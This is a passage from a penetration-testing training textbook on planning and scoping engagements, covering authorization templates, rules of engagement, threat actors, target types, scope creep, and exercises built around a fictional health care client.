- Who the proper signing authority is, or who can authorize that the pen testing can take place. This includes a statement that the undersigned is a signing authority for the organization.
- Who is authorized to perform the pen test.
- What specific networks, hosts, and applications can be tested.
- The time period that the authorization is active.

Finally, it is strongly recommended that all parties arrange for legal review of the authorization document.

SOW Addendum: Authorization for Pen Testing

Scope

To properly secure the organization's information technology assets, the InfoSec team is responsible for periodic assessment and testing of the organization's security stance. When this testing includes penetration testing, in accordance with the Statement of Work (SOW) signed on <sow-date>, the following activities are considered to be necessary to complete the pen testing:

- Use social engineering and other techniques to gather information about the organization and its resources.
- Scanning desktop and laptop computers, servers, network devices, and any other computing devices owned by the organization.
- Using scan results to make further inroads to the network and its resources.

Purpose

The purpose of this document is to grant authorization to the undersigned members of the InfoSec team so that they can perform penetration tests against the organization's assets in accordance with the SOW signed on <sow-date>.

Attestation

The following individual has the authority to grant permission for penetration tests to be conducted:

- <name-of-signing-authority>

The following people are granted permission to scan the organization's computer equipment to conduct penetration tests against organizational assets:

- <name-of-tester-1>
- <name-of-tester-2>

The time frame for conducting penetration tests is from <start-date> to <end-date>.

<name-of-signing-authority>
<title-of-signing-authority>

<name-of-tester-1>
<title-of-tester-1>

<signing-date>

<name-of-tester-2>
<title-of-tester-2>

Figure 1–4: A sample authorization template.

Legal Restrictions

In addition to specific contractual requirements, other legal differences that depend on your organization's environment can affect the pen testing process. Some of these environmental restrictions include:

- Export restrictions: In the United States, **export controls** regulate the shipment or transfer of certain items outside of the US. These items can include software, technology, services, and other controlled items. Other nations might have similar restrictions to the sharing of certain items outside their borders.
- Local and national governmental restrictions: It is highly probable that governmental restrictions control the use of technology and tools used during the pen testing process. This includes not only the technology and tools, but also the information gathered by the testers and even the actual process of exploiting computer systems, such as port scanning.
- Corporate or organizational policies: Many companies and organizations now have specific policies that regulate pen testing activities, so you will need to be aware of any particular restrictions adopted by the company or organization that is undergoing pen testing.

ACTIVITY 1–1

Discussing Pen Testing Concepts

Scenario

You are a member of a penetration testing group for hire. Your team is part of Rudison Technologies, a mid-sized technology company that provides security and other services to other businesses, that is based in the fictitious city and state of Greene City, Richland (RL).

Some prospective clients have taken notice of your group and may avail themselves of your services. Before they do, however, they first need to be assured of your competence in the field of pen testing. Answering the following questions will help demonstrate that you, at the very least, have the foundational knowledge required to get the job done.

1. What is the primary difference between a vulnerability assessment and a penetration test?
 2. Why might an organization conduct a pen test instead of a vulnerability assessment?
 3. What does the authorization component of a pen test agreement typically stipulate?
 4. In which phase of the pen testing process does the pen tester gather information about their target before launching the attack proper?
 - Planning
 - Reconnaissance
 - Scanning
 - Analysis

5. The pen testing process closely mirrors the real attack process. Which of the following phases is unique to pen testing and is not typically involved in a real attack?
 - Reporting
 - Covering tracks
 - Gaining access
 - Maintaining access

 6. Which of the following tools helps a tester conduct open source intelligence gathering?
 - OpenVAS
 - Maltego
 - Metasploit Framework
 - Wireshark

 7. What is the primary function of the mimikatz tool?
 - Perform offline cracking of a user's password hash.
 - Open a network backdoor to a Windows computer.
 - Extract credential information from a Windows computer.
 - Perform online brute force cracking of a user's password.

 8. Which of the following contract types defines the highest level of expectations in the business arrangement?
 - Non-disclosure agreement (NDA)
 - Master service agreement (MSA)
 - Statement of work (SOW)
 - Memorandum of understanding (MOU)

 9. True or false? The tools a pen tester uses and the information they gather are both subject to legal restrictions.
 - True
 - False
-

TOPIC B

Plan a Pen Test Engagement

Before embarking on the pen test process, it is imperative that you plan for the engagement. Evaluating the various considerations should help you build a clear project plan that all stakeholders can use as a guide throughout the entire process.

Target Audience Types

One of the initial considerations when you are creating a pen test plan is to determine the target audience for the main deliverable, which is the pen test report. Different sorts of pen test engagements will have different sets of stakeholders from the organization whose information systems are being tested.

For the purposes of this section, let's consider that organization to be the client.

- The types of information systems being tested definitely affect the composition of the target audience. For instance, if a pen test engagement is limited to penetrating networks and hosts, but does not focus on testing web or other applications, the client might decide there is no need to include web developers in the target audience.
- The stakeholders most likely to be part of the target audience might be a combination of upper-level managers, IT management and personnel, and other individuals who will be directly affected by the pen test engagement. Several representatives of the client's security or IT team might be part of the target audience. Again, the type of information system being tested will have an effect on who belongs in the target audience. If a web server and app are being tested, the web server admin and app developer could be included.
- Whether the pen test team is an internal entity or an external consultant is another factor to consider. For internal teams, their representatives from upper management are likely to overlap with the client's management representatives, while external consultants' management teams will be different individuals.

Resources and Requirements

The goal of a pen test plan is to clearly define the parameters of the pen test engagement. Establishing what resources will be made available to the testing team and what requirements are expected from the testing team is integral in defining these parameters.

A wide variety of support resources might be made available, including those listed in the following table.

Support Resource	Description
WSDL and/or WADL	Web Services Description Language and Web Application Description Language files are XML documents that describe SOAP-based or RESTful web services.
SOAP project file	A file that enables you to test SOAP-based web services. These files often are created from the information in a WSDL file or service.
SDK documentation	Documentation for a collection of development tools that support the creation of applications for a certain platform.
Swagger document	The REST API equivalent of a WSDL document.
XSD file	A document that defines the structure and data types for an XML schema.

Support Resource	Description
Sample application requests	Like test code or code snippets, sample app requests can assist pen testers in gaining access to resources.
Architectural diagrams	Visual representation of an application's architecture can reveal points of weakness in the app's construction, while network maps can help identify those hosts that might be good potential access points.

Some things to consider when developing and interpreting requirements include:

- **Confidentiality of findings:** During the course of any pen test, it is assumed that there is a great possibility of sensitive information being discovered by the testing team. To further reinforce the SOW and any other legal documentation in effect, the client is very likely to include confidentiality provisions within the engagement plan. This helps to ensure that the information discovered during the pen test is shared only with the appropriate entities. For example, if a pen tester finds a major code injection vulnerability in the company's public-facing website, the organization may require them to keep this information confidential to minimize risk. Or the requirements might set restrictions for which privileged personnel should be informed of the issue (e.g., the IT managers only, and not standard employees).
- **Knowns vs. unknowns:** It is difficult for any plan to totally address every possible contingency. Although most resources and requirements will be known at the onset of the engagement, others might arise during the actual performance of the pen test. A comprehensive pen test plan will recognize this and include language that allows for some adjustment during the process. For example, if a pen tester discovers evidence of a prior breach, the organization might need to alter its requirements so that the pen tester doesn't compromise evidence of the breach, and that the evidence is preserved for an upcoming forensic analysis.

Budget

Any agreement between two parties is likely to have budgetary considerations and constraints, including pen test engagements. Each party must consider the services provided worth the time and money spent. Budget often drives the scope of the penetration test:

- The service provider, or pen tester, wants to minimize the expenses associated with pen testing and maximize revenue/compensation while providing an acceptable level of quality of service to the service consumer, or client organization.
- The service consumer wants to minimize its expenses while maximizing the volume/depth of testing and overall quality of service. In addition, the service consumer considers the cost of pen testing to be an investment in the security posture of the organization.



Note: There may be cases, such as in compliance testing, where budget is less of a consideration.

Technical Constraints

A comprehensive pen test plan should not only include what should be tested, but it should also describe anything that is specifically excluded from the test engagement. In addition, there might be technical barriers in place that could prevent the pen testing team from fully testing some organizational resources. Some technical constraints, including choice of tools, will be driven by budget. All constraints should be described in detail in the pen test plan. Common technical constraint scenarios include:

- A legacy server is considered too fragile to withstand denial-of-service or buffer overflow attacks.
- Attacking a website hosted by a third party might be too disruptive to the provider's other customers.

- An offshore data center is too expensive to physically visit, so attack choices must be remote in nature.

Rules of Engagement

In pen testing, the **rules of engagement** is a document or section of a document that outlines how the pen testing is to be conducted. They describe the expectations of the client and the rights and limitations of the test team.

Some facets of the rules of engagement are described in this table.

Component	Description
Timeline	The timeline of a pen test engagement is a clear enumeration of the tasks that are to be performed as part of the engagement, and the individuals or teams responsible for performing those tasks. As the engagement progresses, stakeholders can use the timeline as a progress indicator, and adjust it as needed during the engagement to account for any unexpected events. The timeline is often shared with stakeholders in a Gantt chart format.
Location of test team	The location of the test team in relation to the client organization needs to be agreed upon. Depending on factors such as how many locations an organization occupies, whether or not remote installations are in different nations, and what sort of remote technology is available to access multiple locations, the parties should agree and record the amount of travel required, if any, to conduct the pen test.
Temporal restrictions for testing	When the actual test begins, are there constraints on the days and times that the testing can be performed?
Transparency of testing	At the client organization, who will know about the pen testing? For the test team, what information will be provided prior to the start of the engagement?
Test boundaries	What's being tested, and what is not? Define the acceptable actions, such as social engineering and physical security tasks If invasive attacks, such as DoS attacks, are part of the testing, are there any restrictions on their use?

Impact Analysis

Planning a pen test engagement involves estimating what effect testing will have on normal business operations. When planning a test, the pen test team will advise the client on potential impacts to different types of systems. This will be informed by target type, criticality to the business, and testing approach. The analysis should also allow for unforeseen impacts. Both sides must work together to manage the risk ahead of time, as well as have clear communication protocols and remediation plans in place to minimize any impact that may actually occur. There should be clear triggers, escalation procedures, and timelines for alerting the other side in case of an incident. Depending on the client's risk appetite, some systems may get more attention and faster response than others.

Remediation Timeline

Remediation is the implementation of a solution for a given vulnerability. When taken into consideration with impact analysis, organizations can choose to address the highest-risk issues first, or they might decide to address issues that can be quickly or inexpensively resolved. There might

also be issues that an organization could decide not to address, and thus accept the risk associated with those vulnerabilities.

Disclaimers

A comprehensive pen test plan should also include some disclaimer clauses to further protect the parties involved in the engagement.

To protect the pen testing team, a *point-in-time assessment* clause might be included in the plan. This clause should state that the pen test results have a limited life cycle and are not to be interpreted as a security guarantee. In fact, even one configuration change could cause the pen test report to be outdated. When an organization schedules periodic pen tests with the same or even different testing teams, any repercussions from configuration changes can be identified and remedied.

As you saw during the discussion of budgets, clients want the broadest scope at the lowest price, and usually expect results within the shortest possible time frame. A comprehensiveness clause can detail the boundaries with regard to scope, price, and time frame. It can also acknowledge that not every vulnerability might be found during an engagement.

Guidelines for Planning Pen Test Engagements

Consider the following guidelines as you plan your pen test engagements:

- Be sure that you understand the target audience.
- Identify the resources and requirements that will govern and facilitate the pen test engagement.
- Determine any budget restrictions that might affect the engagement.
- Document any technical constraints that will affect the engagement.
- Clearly define the rules of engagement.
- Develop impact analysis and remediation timelines.
- Identify any disclaimers that will affect the engagement.

ACTIVITY 1–2

Planning a Pen Test Engagement

Scenario

After being evaluated by multiple prospective clients, your pen testing group has been hired by Greene City Physicians Group, or GCPG. GCPG is a medium-sized health care provider in the fictitious city and state of Greene City, RL. GCPG is a relatively young and inexperienced business, and their IT department has been given few resources or mandates with which to shore up the organization's defenses. This has led to a spate of recent attacks.

Now, the executive physicians at GCPG have finally decided to get serious when it comes to cybersecurity. In the past, the confidential health data and other personal data of its patients have been stolen—this has led to a significant amount of legal trouble and lost business due to low consumer confidence in the organization. GCPG can tolerate this risk no longer, and has reached out to you and your team for help.

Like any important task, the pen test must begin at the planning phase.

1. It's important to consider the target audience of your test results before getting started. Assuming your tests will be comprehensive and cover multiple types, what stakeholders might you need to consider in your reports?
2. Because GCPG has provided little financial support and resources to its own IT team, your pen test will be treated similarly. In other words, your budget is limited and you must rely on your own resources during the test. You need to make sure GCPG understands the effect this will have on the test. What do you tell them?
3. Because of budgetary constraints, you're faced with at least one major technical constraint. You had planned on using Metasploit Pro, a powerful pen test management tool built on the popular Metasploit Framework. The Pro version comes with a great deal of functionality and can make it easier for a pen tester to launch and automate specific types of attacks, as well as manage an overall pen test project. However, GCPG won't cover the price of the Pro version. How might you compensate for this lost functionality?

4. GCPG maintains the health data of thousands of patients, and as a result, has emphasized the importance of keeping this data confidential. How might this requirement affect what you discover during the test?
 5. You want to work with GCPG to draft some rules of engagement (ROE). Given what you know about GCPG's business, its customers, and its security situation, what rules might you want to include?

TOPIC C

Scope and Negotiate a Pen Test Engagement

It is essential that each pen test engagement have clear boundaries that are understood and agreed to by both parties. Although often conducted in conjunction with the initial planning, you still need to make sure that scoping considerations are as accurate as possible to provide direction and level-setting to the client organization as well as the test team, particularly in the case of large or complex engagements that might need to be implemented in stages.

Scoping

Defining the **scope** of your engagement is one of the most crucial things you can do when negotiating a contract. The scope is the basis for the SOW. When the scope is clear, all stakeholders understand what is considered an appropriate target, and the limits of what the pen test team can do to that target. Pen test team members must know what protocol to follow when they encounter something that is out of scope.

For example, it is very common for someone from the client's IT department to ask consultants for small favors or to "check this one item" in the course of their duties. The pen tester must know if the request is within scope, and if it is not, how to respond and escalate the request. Usually, the response should be a polite, "let me check with my supervisor on how we can assist you with this."




Figure 1-5: Scoping defines appropriate targets and limitations.

End Goals and Deliverables

Before an organization can begin to scope a pen test engagement, it needs to clearly identify why the pen test is being performed. Are they fulfilling a compliance or other legal requirement? Or is there a definite need and desire to improve organizational security?

There is a possibility that as the planning and scoping continue, the end goals might need to be adjusted or amended.

In virtually every pen test engagement, the major deliverable is an actionable report that describes the tests performed, vulnerabilities identified, the analysis conducted, and the mitigation solutions suggested. If more or different documentation is required by the organization, that need should be communicated to the testing entity prior to the finalization of the plan.

The testing team needs to translate technical findings into the potential risk to the organization. The final report should include a section that ranks threats by probability x impact. In some cases, this will translate directly into monetary losses, while in others, it will translate into legal issues or loss of reputation, which then correlate to monetary losses. This ranking will help the client prioritize remediation efforts and timelines.

Types of Assessments

There are several general categories of assessment that an organization can use to help define the scope of a pen test engagement.

- **Goal-based or objective-based assessments** provide focus points for the pen test. They begin by the client listing the items or information that needs to be protected. Then, the pen test team will develop plans to obtain the goal or objective through any attack techniques available. This approach closely mimics the attacks that might be launched by a malicious party, so they can provide significant ROI for the client organization.
- **Compliance-based assessments** are government- or industry-required tests based on an established compliance framework. Common US compliance frameworks include PCI DSS, DISA STIG, FEDRAMP, and FISMA.
- **Red team assessments** test an organization's detection and response capabilities by emulating a malicious actor who targets attacks and avoids detection. The red team accesses sensitive information any way it can without being caught in the act. Red teams usually have longer time frames in which to work. Because stealth and avoidance is of great importance to the red team, they function more like an advanced persistent threat (APT), keeping a low profile while infiltrating the network. By contrast, pen test teams are usually time constrained and often cannot afford to be as patient. As such, they may be "noisy," while red teams are "quieter."

Color Teams

The idea of color teams evolved from military readiness exercises. In general, red teams attack, while blue teams defend. In some instances, purple teams help coordinate interactions between red and blue teams, and in other cases, white teams establish rules and monitor the testing.

Compliance-Based Assessments

Compliance is a broader discipline in which pen testing can, but does not necessarily have to, play a part. Compliance is usually assessed through a comprehensive audit of administrative, technical, and physical controls, and their design, implementation, maintenance, and effectiveness. Penetration testing can be used to validate the effectiveness of many of these controls. Because compliance is either government- or industry-mandated, it would take precedence over any company policy. The key aspects of compliance-based assessments include:

- Clearly defined objectives based on regulations or compliance frameworks (what to look for).
- Possible mandated rules for completing the assessment (how to look).
- Focus on password policies, data isolation, and key management.
- Limitations on network or storage access.

Types of Strategies

The following table describes the types of strategies used in most pen test engagements. Which strategy you use will have an effect on the scope of the project.

Pen Test Strategy	Description
Black box test	<ul style="list-style-type: none"> The pen tester is provided virtually no information about the systems or networks being tested, thus simulating an outside attacker who knows little about the target other than what can be determined through basic reconnaissance techniques. Also referred to as a zero knowledge test, the pen tester must gather information about the target and verify that information with the client before the actual testing can begin. The client verification confirms that the test is being conducted within the established scope. Tests are often conducted with very few people at the target organization being aware that the testing is taking place, thus providing a test of how personnel monitor, detect, and respond to security incidents.
Gray box test	<ul style="list-style-type: none"> The pen tester is provided with some knowledge and insight of internal architectures and systems, along with other preliminary information about the target and its assets, to simulate an internal attacker who knows some but not all information about the target systems and networks. Also referred to as a partial knowledge test, the pen tester tries to gather additional information about the target through basic and advanced reconnaissance techniques.
White box test	<ul style="list-style-type: none"> The pen tester is provided with knowledge about all aspects of the target systems and networks, to simulate an internal attacker who has extensive knowledge of the systems and networks that are being targeted. Considered to be the opposite of a black box test, a white box test is often conducted as a follow-up to a black box test. Because the tester already has information about the function and design of the targets, the reconnaissance phase can be skipped.

Types of Threat Actors

As with the black/gray/white box strategy, effectively scoping an engagement involves determining what different types of attackers will be emulated. Some organizations are primarily concerned with external threats, while others require a more comprehensive approach.

A **threat actor** is an entity that is partially or wholly responsible for an incident that affects or has the potential to affect an organization's security. Threat actors are also referred to as malicious actors. A common way to categorize threat actors is descriptive in nature:

- Script kiddies** are novice or inexperienced hackers with limited technical knowledge who rely on automated tools to hack into targets.
- Hacktivists** gain unauthorized access to and cause disruption in computer systems in an attempt to achieve political or social change.
- Organized crime perpetrators engage in criminal activity, including cyber crimes, most commonly for monetary profit.
- Nation states and advanced persistent threats (APTs) use cyber crimes to achieve political and military goals. APTs commonly use several attack vectors to ensure their success in gaining unauthorized access to information.
- Insider threats** involve someone from within or related to the target organization. Insiders include present and past employees, contractors, partners, and any entity that has access to proprietary or confidential information.

- Competitor organizations might try to gain unauthorized access to a business rival's sensitive information.

Some governmental agencies categorize cyber adversaries into one of six tiers, as outlined in the following table.

Tier	Description
I	Those who invest a relatively small amount of money to use off-the-shelf tools to exploit known vulnerabilities.
II	Those who invest a relatively small amount of money to develop their own tools to exploit known vulnerabilities.
III	Those who invest millions of dollars to discover unknown vulnerabilities that enable them to steal personal and corporate data that they can sell to other criminal elements.
IV	Organized, highly technical, proficient, well-funded professionals who work in teams to discover new vulnerabilities and develop new exploits.
V	Nation states that invest billions to create vulnerabilities by influencing commercial products and services.
VI	Nation states that invest billions to carry out a combination of cyber, military, and intelligence operations to achieve a political, military, or economic goal.

Be aware that higher-tier threat actors can use lower-level methods and techniques to accomplish their objectives. Or they might use lower-level threat actors as proxies, in which case the lower-tier proxies get access to higher-tier capabilities.

Capabilities and Intent of Threat Actors

As you can see from the tier descriptions in the previous section, different types of threat actors can have varying levels of capability. Lower-tier actors are less likely to have application-development capabilities than the mid-tier and higher-tier actors. Each threat actor also has one or more overarching reasons for conducting attacks. Some threat actors might be more likely to be motivated by monetary gain, while others strive for power or even revenge. These varying motivations are directly tied to the intent of the threat actor. If greed is the motivator, then the intent is to steal information.

Identifying the capabilities and intent of the threat actors you want to emulate during a pen test engagement helps you to identify the scope of the engagement.

Threat Models

Threat models identify and classify potential attack methods, or attack vectors, which are the paths that attacks can take. They can encompass the overall security of an organization, or they can apply to specific computers or other assets that are targeted in an attack. Threat models can be activity-focused or asset-focused, and they can assist the security-conscious organization to evaluate risk and potential mitigation strategies to counter the potential attacks. When creating a threat model, the security team starts from an undesirable end result (such as data stolen from a particular database hosted on a particular server) and then reverse engineers the steps required for an attacker to finally reach that end result. Whenever possible, controls are then identified and implemented at the various attack steps. The goal of threat modeling is to disrupt the attack vector so the end goal cannot be achieved.

Types of Targets

Scoping a pen test engagement also entails determining what types of items to target. The type of target helps determine the scope and type of attack. The following table summarizes common targets and strategies for targeting them.

Target Type	Description	Attack Considerations
Internal	Assets can be accessed from within the organization. Internal attacks might be caused by malicious insiders or by external hackers who have gained credentials through a phishing attack.	An excellent candidate for all attack types IF direct access to the internal network can be established.
On-site	Asset is physically located where an attack is being carried out.	Accessibility depends on controls at the site. A physical attack might go undetected at a large facility with many people. Centralized resource locations will probably have more points of entry and attack vectors to choose from.
Off-site	Asset provides a service for an organization but is not necessarily located at the same place.	An organization's remote offices and satellite locations are less likely to have as many security controls as headquarters. As such, an attacker would lose the "cover" of anonymity. However, lax security might still make it possible to carry out physical, Wi-Fi, or possibly remote access/VPN attacks. You would have to assess if the remote location is worth the effort. If the remote location does not itself house interesting assets, it might provide a back door (such as an unguarded WAN or VPN link) to the main facility.
External	Asset is visible on the Internet, such as a website, web application, email, or DNS server.	Not a good candidate for attacks (such as sniffing or ARP poisoning) that require direct access to the network segment.
First-party hosted	Hosted by the client organization.	Might be easier to attack than third-party hosted services, as most companies do not have the same resources, expertise, or security focus as a provider.
Third-party hosted	Hosted by a vendor or partner of the client organization.	Not impossible targets, but established providers are more likely to have good controls in place. Smaller, newer hosting companies may have fewer resources and less security expertise. These might be easier to attack than larger, more mature providers. All third parties can be vulnerable to zero-day attacks.

Target Type	Description	Attack Considerations
Physical	Can include the client organization's premises or any physical device belonging to the client organization.	Physical attacks are an excellent way to plant sniffers, remote-controlled devices, keyloggers, and other attack tools in the private network.
Users	They generally have access to resources that might be restricted to outside parties.	Users are usually the easiest attack vector because they are so susceptible to social engineering.
SSIDs	Can be targets when an attacker is attempting to access a wireless network.	Evil twins and other Wi-Fi attacks require close physical proximity to the premises.
Applications	Can be targets, as they are often linked to sensitive data such as credit card numbers.	You'll have to determine which applications are in use. If it runs in user context, you'll want to escalate privilege once it is compromised.

Fragile Systems

Another type of potential target includes systems that are inherently unstable and have a tendency to crash, and systems that need to run older, unpatched versions of operating systems to support legacy applications. These are often referred to as **fragile systems**. Part of your scoping efforts should be to identify any fragile systems that might be tested, and to what extent they can be exploited.

Specialized Systems

As you scope a pen test engagement, you will also want to identify any specialized systems that you want included in the tests. Common specialized systems are described in the following table.

Type of Specialized System	Description
Industrial control systems (ICSS)	Networked systems that control critical infrastructure such as water, electrical, transportation, and telecommunication services.
Embedded systems	Computer hardware and software that have a specific function within a larger system such as a home appliance or an industrial machine.
Supervisory control and data acquisition (SCADA) systems	ICSSs that send and receive remote-control signals to and from embedded systems.
IoT devices	Any objects (electronic or not) that are connected to the Internet by using embedded electronic components.
Mobile systems	Smartphones, tablets, wearable devices, and other mobile computing devices.
Point-of-sale (PoS) systems	Stations that typically consist of a cash register, barcode scanner, and a debit and credit card scanner.
Biometric devices	Devices that identify individuals by their physical characteristics, such as thumbprint scanners, retinal scanners, voice-recognition software, and facial-recognition software.
Application containers	Virtualized environments that are designed to package and run a single computing application or service and that can share the same host kernel.

Type of Specialized System	Description
Real-time operating systems (RTOSS)	Specialized operating systems that feature a predictable and consistent processor scheduler.

Risk Responses

How an organization deals with identified risk depends on the thresholds established for various forms of risk, and those thresholds are normally set according to the risk appetite of the organization. The following table describes four basic risk response approaches.

Risk Response	Description
Avoidance	In risk avoidance , an organization takes steps to ensure that risk has been completely eliminated, or reduced to zero, by terminating the process, activity, or application that is the source of the risk.
Transference	In risk transference , the organization moves the responsibility for managing risk to another organization, such as an insurance company, cloud service provider, or other outsourcing provider.
Mitigation	In risk mitigation , the organization implements controls and countermeasures to reduce the likelihood and impact of risk, with the goal of reducing the potential effects so that they are below the organization's risk threshold.
Acceptance	In risk acceptance , after the organization identifies and analyzes a risk, it determines that the risk is within acceptable limits, so no additional action is required.

Not all risks can be avoided, transferred, or completely mitigated. It might take a combination of response techniques for risks to be within acceptable levels.

Tolerance to Impact

It's highly likely that pen testing will have an effect on the performance of the networks, hosts, and applications being tested. For instance, attempting to invoke a DoS attack on a public-facing website will probably prevent customers from reaching the website during the test. The client organization must balance the need for testing with the need for continuous business operations. As you are scoping a pen test engagement, the client organization needs to identify which business operations and assets can be tested without exceeding its risk tolerance levels.

In Scope	Out of Scope
<ul style="list-style-type: none"> • Network storage • Intranet • Product databases • Employee email accounts • Time-tracking app 	<ul style="list-style-type: none"> • E-commerce servers • Customer-facing websites • Email servers • R&D network

Figure 1–6: Defining organizational tolerance to impact.

Scheduling

Determining a timeline for pen testing events is also an integral part of defining the scope of the engagement. For potentially disruptive actions such as launching a DoS attack, the client organization might allow the attack but specify that it take place on weekends to minimize the effect on customers. Both start and end dates should be specified in the plan, along with notification to the client stakeholders to verify the beginning and ending of each test.



Note: By nature, pen testing is time constrained. Very seldom will you find an engagement that lasts longer than 2 to 4 weeks.

Scope Creep

Scope creep is the condition that occurs when a client requests additional services after a SOW has been signed and the project scope has been documented. This is not a condition that is limited to pen testing; in fact, practically every project manager or building contractor can provide examples of scope creep that happened with various projects.

The big problem with scope creep is that it takes resources away from those items that are documented in the SOW. It can also become a source of contention when it comes time to bill the client. If you initially discussed pen testing a dozen systems in three weeks and the client asks you to test another eight systems with the same end date, several things can happen:

- The time you expected to be able to spend on each system is reduced, unless you add more testers.
- Testing of the original dozen systems might be less thorough to account for the need to test the extra systems.
- If the testing organization provided a low quote to get the client's testing business, there might be little profit built into the price, so adding more systems to be tested might force the testing organization to take a loss on the engagement.
- Any legal protection spelled out in the SOW for the original systems might not carry over to the additional systems.

While it is easy to understand the desire to keep the client organization satisfied, testing organizations should carefully explain the ramifications of performing additional work without another agreement. The testing organization can try to negotiate extra money and time, possibly at a reduced rate.

General Considerations

The following table describes some general considerations to take into account while scoping pen test engagements.

Consideration	Description
Organizational policies	<ul style="list-style-type: none"> • Organizational policies are formalized statements defining how the organization intends to meet its long-term goals. • They can cover numerous topics, including security, privacy, compliance, and acceptable use of resources. • Pen test engagements should be designed so as to be in concert with existing organizational policies.
Security exceptions	<ul style="list-style-type: none"> • Some organizations provide ways to apply for policy exceptions, where certain organizational policies are not enforced for identified technologies or resources. • Existing security exceptions should be identified as being either within or outside of the engagement's scope.

Consideration	Description
NAC	<ul style="list-style-type: none"> Network Access Control encompasses the collected protocols, policies, and hardware that govern if and how devices can connect to a network. If a device can pass a health check, it can connect to the network. Devices are agent-based or agentless.
Whitelisting and blacklisting (IPS/WAF whitelisting)	<ul style="list-style-type: none"> Whitelisting blocks all users or IP addresses except those included on the whitelist, while blacklisting allows all users or IP addresses except those included on the blacklist. These practices are commonly used with intrusion protection systems (IPSS) and web application firewalls (WAFs). It is generally recognized that implementing whitelists is more restrictive and thus more secure than implementing blacklists.
Certificate and public key pinning	<ul style="list-style-type: none"> Certificate and public key pinning is the process of associating a host with its expected X.509 certificate or public key. Pinning bypasses the certificate authority (CA) hierarchy and chain of trust to lessen the impact of man-in-the-middle attacks. Used in securing wireless channels, the act of pinning a certificate or public key helps guard against vulnerabilities in well-known protocols such as VPN, SSL, and TLS.

Special Considerations for Scoping Engagements

In addition to the general considerations, be aware of these special considerations when you are scoping pen test engagements.

Premerger security testing is a special type of security testing that takes place prior to an organizational merger. Premerger testing should be considered to be part of the due diligence that occurs prior to the merger. The results of these tests should be carefully analyzed to identify potential breaches that could happen at or after the merger, and to identify the countermeasures that will help prevent those breaches.

Supply chain security is the practice of analyzing and implementing controls to ensure the protection of data that moves through an organization's production processes. These processes can include vendors, partners, and service providers.

Scoping Checklists

Some organizations or testing entities employ a pen test scope document or checklist to record the information shared and decisions made during the scoping and negotiating of each engagement. There are many sample templates and checklists available on the web, so you might be able to find one that meets your needs without a lot of revision.

GCPG Penetration Test Scope

What are the client's security concerns and reasons for authorizing the test?
Click or tap here to enter text.

What type of pen test assessment(s) should be conducted?
Click or tap here to enter text.

What type of threat actor(s) should the test simulate?
Click or tap here to enter text.

What background information should the client provide, if any?
Click or tap here to enter text.

What known networks, hosts, applications, and other assets should be tested?
Click or tap here to enter text.

What known networks, hosts, applications, and other assets should NOT be tested?
Click or tap here to enter text.

What third-party assets should be in the scope of the test?

Figure 1–7: A sample scoping checklist.

Guidelines for Scoping and Negotiating Pen Test Engagements

Here are some guidelines for scoping and negotiating pen test engagements:

- Determine the types of assessments you want to conduct:
 - Goal-based or objective-based
 - Compliance-based
 - Red team
- Clearly define the end goals of the engagement.
- Determine what testing strategy you need to use:
 - Black box
 - Gray box
 - White box
- Determine what types of threat actors you want to emulate, and what their capabilities and intent might encompass.
- Consider recommending that the client organization engage in some threat modeling so that their objectives and expectations can be clearly defined.
- Identify all targets, whether conventional or specialized systems, and the risk tolerance associated with each.
- Be sure to account for existing controls and scenarios:
 - Existing organizational policies and security exceptions
 - Existing whitelists and/or blacklists
 - The use of certificate and public key pinning
 - The use of NAC devices and controls
 - The need for premerger or supply chain security testing
- Create, maintain, and adhere to a comprehensive schedule.

- Find ways to avoid scope creep; consider including disclaimer language to protect the test team from any adverse events resulting from allowing or denying scope creep.
- Consider using a scoping checklist to gather information that will help shape the boundaries of the engagement.
- Identify each deliverable, including all documents and meetings.

ACTIVITY 1–3

Scoping a Pen Test Engagement

Data Files

/root/093051Data/Planning and Scoping Penetration Tests/pen_test_scope_template.docx

/root/093051Data/Planning and Scoping Penetration Tests/pen_test_scope_example.docx

Scenario

Now that many of the preliminary planning steps are out of the way, your team and GCPG want to focus on another crucial element of the process: the scope of the test. So, you'll work with the organization to identify what exactly should be included in the test, and what should be excluded for various reasons.

1. The primary reason that GCPG has hired your team is because it wants to find out all of the ways in which it is vulnerable, and then hopefully begin the process of remediating those vulnerabilities. Ultimately, GCPG wants to greatly minimize general security risks to the business. What type of pen test assessment would you suggest conducting, and how does this type impact the scope of the engagement compared to other types of assessments?

2. As a U.S.-based health care provider, GCPG is subject to HIPAA regulations. Although this is not the primary goal of your pen test, GCPG will one day need to have a compliance assessment conducted. What types of assets and security processes would you evaluate in a compliance assessment?

3. Given GCPG's limited involvement in the test, it's clear that you'll need to use a black box testing strategy. What does this mean, and how does it impact the scope of the engagement?

4. Part of simulating an attack is getting into the mindset of the attacker. What type(s) of threat actors would you say are the most likely to attack GCPG? How do these threats affect the scope of the test? Recall that GCPG provides health care services to thousands of patients and is responsible for storing and maintaining the confidential data of these patients.

5. Although you haven't been provided many details, the IT team at GCPG has at least told you about the major systems that run within the network. There are several database servers that store the patient data; there is an internal-facing web-based frontend for data entry; there is a backend data processing server; there is a file sharing server for employees; and more. All of these systems are physical and on-premises. You're at the point where you need to finalize what targets are going to be included in the scope. What other assets not mentioned by the IT team might you consider including?

6. One of the IT team members at GCPG also happened to mention that the organization has a prior agreement with a company called Bit by Bit (BxB) Fitness. As part of this agreement, GCPG is responsible for maintaining BxB's public online e-commerce site. GCPG leverages the platform as a service (PaaS) capabilities of Amazon Web Services (AWS) to host the web app in the cloud. How does this impact the scope of the engagement?

7. If, for whatever reason, the BxB site can't be included in the pen test scope, what might you need to consider doing to avoid problems?

